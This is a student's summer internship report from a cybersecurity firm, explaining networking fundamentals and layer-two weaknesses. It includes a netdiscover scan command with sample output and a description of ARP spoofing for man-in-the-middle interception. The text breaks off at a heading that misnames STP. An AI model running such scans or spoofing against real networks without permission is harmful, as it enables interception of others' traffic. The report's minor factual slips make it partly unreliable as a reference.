MIDDLE EAST TECHNICAL UNIVERSITY

NORTHERN CYPRUS CAMPUS

Computer Engineering Program

CNG 300

SUMMER PRACTICE REPORT

Name of Student: KAAN TANDOGAN

ID Number: 2316784

Name of Company: SECUREWAY

Date of Submission: 15.11.2023

ABSTRACT

The ensuing summer internship report comprises comprehensive insights and solutions pertaining to various cybersecurity challenges. The primary objective of my internship revolved around gaining a profound understanding of network security issues, exploring the methods for both exploitation and defense against such issues, and automating these processes using Python scripts. Throughout the course of my internship, I acquired knowledge encompassing the workings of networks, comprehension of network layers, and familiarity with network protocols. My focus predominantly centered on internal network exploitation and the corresponding defense strategies. Subsequently, I harnessed Python to automate these procedures, effectively crafting network packets and transmitting them to the switches to streamline the automation. Furthermore, my internship experience enabled me to develop a systematic approach or methodology in addressing these cybersecurity concerns.

TABLE OF CONTENT

TABLE OF FIGURES

SECUREWAY CYBER SECURITY FIRM

Secureway is a cybersecurity company headquartered in Amsterdam and Istanbul. Its advisors possess a wealth of reputable and highly esteemed certifications, including CISSP, CISA, CISM, CCSP, CDPSA, ISO 27001 LA, and QSA. Secureway offers its services to a diverse range of enterprises, encompassing telecommunications, energy, finance, critical infrastructure, aerospace, and defense industries. The company provides a wide array of services, including internal and external penetration testing, web application security testing, ICS penetration testing, and cloud security assessments.

INTRODUCTION

I was delayed in my internship application process, and it was only through the assistance of a relative that I secured the internship opportunity. I was fortunate to establish contact with one of the founders of the company, who graciously accepted me and assigned a mentor to guide me.
The initial one and a half weeks of my training were primarily dedicated to acquiring in-depth knowledge about networks. This entailed extensive reading of research papers, blog posts, and reference books. I diligently documented my learning progress during this period, although I later received advice to condense my notes to ensure that my final report did not resemble educational materials. I also had the opportunity to apply my knowledge practically by utilizing GNS3, a network enumeration and simulation software.
While my eagerness led me to seek real-system testing, it was, understandably, not feasible due to certain constraints that require no further explanation. Throughout my learning process, I leveraged both the educational materials provided by my mentor and a wide array of blog posts from reputable cybersecurity firms. Effective communication with my mentor was facilitated, but the supplementary materials rendered it unnecessary most of the time. Nonetheless, I managed to meet the prescribed quota for remote internship meetings.
Upon concluding my training in network penetration testing, I engaged in a productive discussion with my supervisor regarding the next phase of my internship. Based on their recommendations, I transitioned to web penetration testing, supported by educational materials provided for my continued growth in this area.

PROBLEM STATEMENT

My internship experience can be segmented into two distinct phases. The initial phase can further be divided into four key stages.
In the first stage, I embarked on a journey to comprehend the intricacies of networking, a fundamental prerequisite for engaging in network penetration testing. During this phase, I gained essential knowledge about networking, including the OSI-TCP/IP models, data transmission within networks, the most commonly employed network protocols, and their functionalities.
The second stage involved an exploration of the exploitation of vulnerabilities primarily situated at the second network layer.
At the third stage, I endeavored to automate various processes to the best of my abilities, utilizing Python and the Scapy library. Scapy enabled me to craft network packets and transmit them, a fundamental aspect of network penetration testing which involves the

creation of packets and attempts to deceive the system.
The final stage of the first part of my internship focused on acquiring expertise in defending against these threats. It is imperative to underscore that these types of attacks carry substantial significance, as they can disrupt network operations, compromise overall system integrity, or inadvertently provide malicious actors with unauthorized access to critical information. To bolster my understanding of how to conduct and mitigate such attacks, I diligently studied educational papers and sought to implement my learning in a controlled GNS3 environment. Subsequently, I implemented security measures and executed simulated attacks to assess their effectiveness.
Throughout this learning process, I maintained regular communication with my supervisor, addressing setup issues and delving into vulnerabilities in greater detail.

Upon the conclusion of the first part of my training, I engaged in a productive discussion with my mentor. He advised me that, if my career aspirations extended beyond cybersecurity consultation to encompass job-seeking, I should concentrate on web, mobile, or API security. Consequently, recognizing my inclination toward web penetration testing, we made the decision to pivot towards a more extensive web penetration testing roadmap. As a result, I was furnished with relevant educational materials, which I will diligently study and apply.

NETWORK EXPLOITATION

Layer two stands out as one of the most vulnerable segments within a network, primarily attributed to factors such as the absence of encryption and the lack of an authorization layer. Notably, unlike other network layers, security at layer two is not automated and is typically entrusted to network administrators. These inherent characteristics contribute to the heightened vulnerability of layer two. It is worth noting that layer two attacks are primarily internal in nature.

0.) NECESSARY KNOWLEDGE

0.0) What is a Switch?

Switches are connectivity points for ethernet network.

0.1.) What is a Router?

Routers are devices that direct data between networks. They connect switches or hubs.




Figure 1 Devices Switches and Routers




Figure 2 Connection of different devices

0.2.) VLANs

VLAN or Virtual LAN. Lan is Local Area Network. Group of computers that are sharing a common communications line. VLANs basically segmentate a network.




Figure 3 VLANs

Computers and other devices use LAN to share resources (printers etc.). VLANs are partitioned and isolated in data link layer. In a VLAN the computers, servers and other network devices are logically connected regardless of their physical locations. VLANs enable you to create multiple broadcast domains on a single switch. In a sense, this is the same as creating separate network for each VLAN.

0.2.1.) But why do we use VLAN?

VLANs offer a multitude of advantages. By segregating critical segments housing sensitive data, VLANs enhance security. Additionally, they diminish the demand for costly network upgrades, resulting in cost savings. VLANs enhance network performance by reducing the number of routers hops and increasing available bandwidth. Furthermore, it is evident that VLAN implementation simplifies network management, as it streamlines management into distinct units.

0.3.) OSI Reference Model




Figure 4 OSI Layers

There is a mnemonic for remembering the OSI layers: "Anxious Pale Shakespeare Treated Nervous Drunk Patiently."

Layer seven, the application layer, is where communication partners are identified. This layer essentially answers the question, "Is there someone to communicate with?" Some of the most commonly used and recognized protocols at Layer 7 include HTTP and SMTP. It's

important to note that Layer 7 itself does not represent applications; rather, it deals with the processes of communication.

Layer six, the presentation layer, is a component of the operating system. This layer is responsible for converting incoming and outgoing data to ensure compatibility between different systems.

Layer five, the session layer, is tasked with managing and controlling the synchronization of data. This layer handles the setup, coordination, and termination of connections. Notable protocols associated with the session layer include SQL, RPC, NetBIOS, NFS, and SMB.

Layer four, the transport layer, is responsible for packetizing data, ensuring its delivery, and performing error checking. It also handles service addressing, which ensures that data reaches the appropriate service at the higher layers of the OSI model. The transport layer is involved in segmentation (breaking down data) and buffering (temporary storage of data until the destination device is available). Key protocols in this layer include TCP and UDP.

Layer three, the network layer, deals with addressing and routing of data. It determines the correct path for data transmission and manages its reception. Prominent protocols within the network layer include IP, ARP, RARP, and ICMP.

Layer two, the data link layer, is responsible for establishing links in physical networks. This layer is further divided into two sublayers: Ethernet and wireless. Its primary role is to prepare data for transfer to the physical layer, ensuring that it can be transmitted effectively. The data link layer also handles error detection, error correction, and hardware addressing. It involves MAC addresses and logical link control, presenting data in a format suitable for transmission.

Layer one, the physical layer, deals with the physical aspects of networks, including cables, hardware, and topology. USB and Ethernet are examples of components found in this layer. The physical layer also encompasses network topologies.




Figure 5 OSI Layers more detailed




Figure 6 OSI Layers and Some Protocols

Device	OSI Layer
Hub	Physical (Layer 1)
Wireless bridge	Data link (Layer 2)
Switch	Data link (Layer 2) or network (Layer 3)
Router	Network (Layer 3)
NIC	Data link (Layer 2)
Access point (AP)	Data link (Layer 2)

Figure 7 Some devices and their OSI Layers

When a user enters a URL and initiates the request, the application layer dispatches a DNS query to the transport layer. A DNS query is the process by which a network device obtains an IP address from a URL.

Subsequently, the client computer transmits the DNS query to its Internet Service Providers (ISPs). The DNS server examines the DNS query, and if it possesses the capability to provide an answer, it promptly responds. This process involves the passage through the application, presentation, and session layers.

For the sake of illustration, let's assume that the DNS query is currently employing the User Datagram Protocol (UDP). The network layer augments the IP addresses of both the source and destination devices. The data link layer constructs a new data unit known as the frame, which includes the layer two frame header (in this case, the Ethernet header). Finally, the physical layer converts the data into binary form. The data undergoes the same encapsulation process upon reaching the physical layer, and it is subsequently decapsulated.




Figure 8 Movement of data throughout the layers

0.4.) OSI vs TCP/IP

OSI and TCP/IP models exhibit substantial similarities, yet they are not identical. TCP/IP is known for its practicality and real-world applicability, while OSI leans more toward an idealized conceptual framework.

OSI	TCP/IP
Application	Application
Presentation	
Session	
Transport	Transport
Network	Internet
Data Link	Network Interface
Physical	

Figure 9 OSI Layer and their TCP/IP equivalence

0.5.) Data Link Layer (Layer 2)

The data link layer is tasked with the crucial responsibility of encoding data bits into packets before transmission, as well as decoding incoming packets back into their original bit format at the destination. Furthermore, it assumes roles such as logical link control, media access, hardware addressing, and error detection.

0.5.1.) MAC Address

In every network-enabled computer, a Network Interface Card (NIC) is an integral component. Within the NIC, a MAC (Media Access Control) address is permanently embedded. The MAC Layer and Logical Link Control (LLC) Layer are also integral components of the data link layer. It's noteworthy that Wi-Fi technology operates within both Layer 1 and Layer 2 of the OSI model.




Figure 10 MAC address fields

Please note that the MAC address is burnt into computer.

0.5.2.) Ethernet

The term "Ethernet" is defined as "a system designed for connecting multiple computer systems to establish a local area network, incorporating protocols for governing the flow of information and preventing concurrent transmission by two or more systems."

Note: In Ethernet networks, multiple computers have the capability to transmit data simultaneously. Consequently, these networks are equipped to manage and resolve collisions. This is achieved through the implementation of the Carrier Sense Multiple Access with Collision Detection (CSMA/CD) protocol.

Figure 11 Fields of Ethernet Address

0.5.3.) ARP




Figure 12 ARP on work


The Address Resolution Protocol (ARP) is an acronym for Address Resolution Protocol, and its name aptly describes its function. ARP serves the purpose of enabling computers within the same network to discover one another, provided they possess the target's IP address. When a new device joins the network, it must ascertain the MAC addresses of other nodes and switches to facilitate communication with them.

But how does ARP function? When two computers on the same Local Area Network wish to communicate, they require not only the target's IP address but also its MAC address. To obtain this information, the first computer initially examines its ARP Table to determine the MAC address of the target computer. If a match is found, the communication proceeds without issue. However, if the MAC address is not present in the ARP Table, the first computer broadcasts a request to every computer on the network. The target computer responds with, "I have that IP Address," thus enabling the first computer to ascertain the MAC address of the target. The accompanying figure above illustrates this process.

In the context of network security, an attacker capable of executing ARP spoofing techniques can potentially engage in Man-In-The-Middle (MITM) attacks.

ARP Packets in Wireshark

We can view the arp packets in Wireshark by simply entering the word "arp" in the filter window like below.



When we click on a single packet, we can dissect the packet. Expanding the Address Resolution Protocol field, we can see the Sender and Target IP and MAC addresses.

Figure 13 Captured ARP packets in Wireshark




Figure 14 More detailed captured ARP packets in Wireshark

One of the shortcomings of the ARP protocol lies in its absence of authentication measures. Consequently, malicious actors can exploit this vulnerability to uncover devices within the network. This capability can be harnessed for the purpose of infiltrating and compromising other devices on the same network. Moreover, it can serve as a steppingstone for targeting higher-value assets on the network, such as a database server.

An example of a tool that can be utilized for identifying other devices within the network is "netdiscover." Below you can see the figure that illustrates the usage and output of “netdiscover” tool.

kali > netdiscover -r 192.168.100.0/24

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

22 Captured ARP Req/Rep packets, from 10 hosts.   Total size: 1320
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.42.1    00:80:ae:b6:ef:7f     11     660  HUGHES NETWORK SYSTEMS
192.168.42.2    94:6a:b0:15:41:6a      1      60  Arcadyan Corporation
192.168.42.4    70:1a:04:f4:b9:d0      2     120  Liteon Technology Corporation
192.168.42.8    30:e3:7a:55:3c:05      1      60  Intel Corporate
192.168.42.3    38:f7:3d:31:71:52      1      60  Amazon Technologies Inc.
192.168.42.15   00:0c:29:8f:ca:00      1      60  VMware, Inc.
192.168.42.11   88:b6:ee:7c:eb:ab      2     120  Dish Technologies Corp
192.168.42.22   88:b6:ee:7c:eb:ab      1      60  Dish Technologies Corp
192.168.42.6    00:7c:2d:b4:0e:3b      1      60  Samsung Electronics Co.,Ltd
192.168.42.10   88:b6:ee:7c:eb:ab      1      60  Dish Technologies Corp
```

Figure 15 netdiscover tool usage

0.5.4.) ARP Vulnerabilities

ARP can indeed be exploited for man-in-the-middle attacks. The method involves sending out ARP requests in a manner that makes the attacker's computer appear as the location that the target computer is attempting to reach. This strategic positioning allows the attacker to intercept and potentially modify the conversation taking place between the two legitimate parties. This technique is commonly referred to as "arpspoofing." In subsequent notes, I will delve into the exploitation of the ARP protocol in more detail. Below you can see a figure illustrating the attack.




Figure 16 How ARP spoofing works

0.6.) Trunking

Trunking refers to the practice of combining multiple network links or ports into a single logical channel to increase bandwidth.

0.7.) VTP: Vlan Trunking Protocol

VTP protocol aims to manage all configured VLANs consistency across a switched network.




Figure 17 VTP protocol

Consider a scenario in which numerous switches with different VLAN configurations need to be managed. Manually configuring these switches can become a daunting and error-prone task. However, the VTP (VLAN Trunking Protocol) protocol offers a solution. By designating one switch as the VTP server and others as VTP clients, the server becomes the central hub for VLAN management. This means that you can create, modify, or delete VLANs on the VTP server, and these changes will be automatically synchronized with the VTP clients.

The VTP protocol offers three operational modes:

1. Server Mode: In this mode, the switch has the authority to create VLANs, send updates, and advertise VTP databases to other switches in the network.

2. Client Mode: Switches in client mode cannot create VLANs but are capable of receiving updates and advertising VTP databases to ensure synchronization.

3. Transparent Mode: In this mode, a switch can create local VLANs but does not actively update or advertise them to others.

It is worth noting that certain requirements must be met for the successful implementation of VTP:

- All interconnecting links must be configured as trunk links to carry VLAN information.

- All switches in the VTP domain must have the same VTP domain name.

- While it's optional, implementing the same VTP password on all switches in the domain adds a layer of security.

- Each time a change is made to the VLAN configuration, the VTP revision number is incremented to ensure the proper distribution of updates.

0.8.) DTP: Dynamic Trunking Protocol

The Dynamic Trunking Protocol (DTP) is an automatic trunking protocol employed by Cisco. It operates by negotiating the trunking protocols between connected devices, and it is typically enabled on Cisco switches by default. In cases where manual configuration is

necessary, the command "switchport mode trunk" can be employed to specify the trunking mode.

0.9.) STP: Static Trunking Protocol

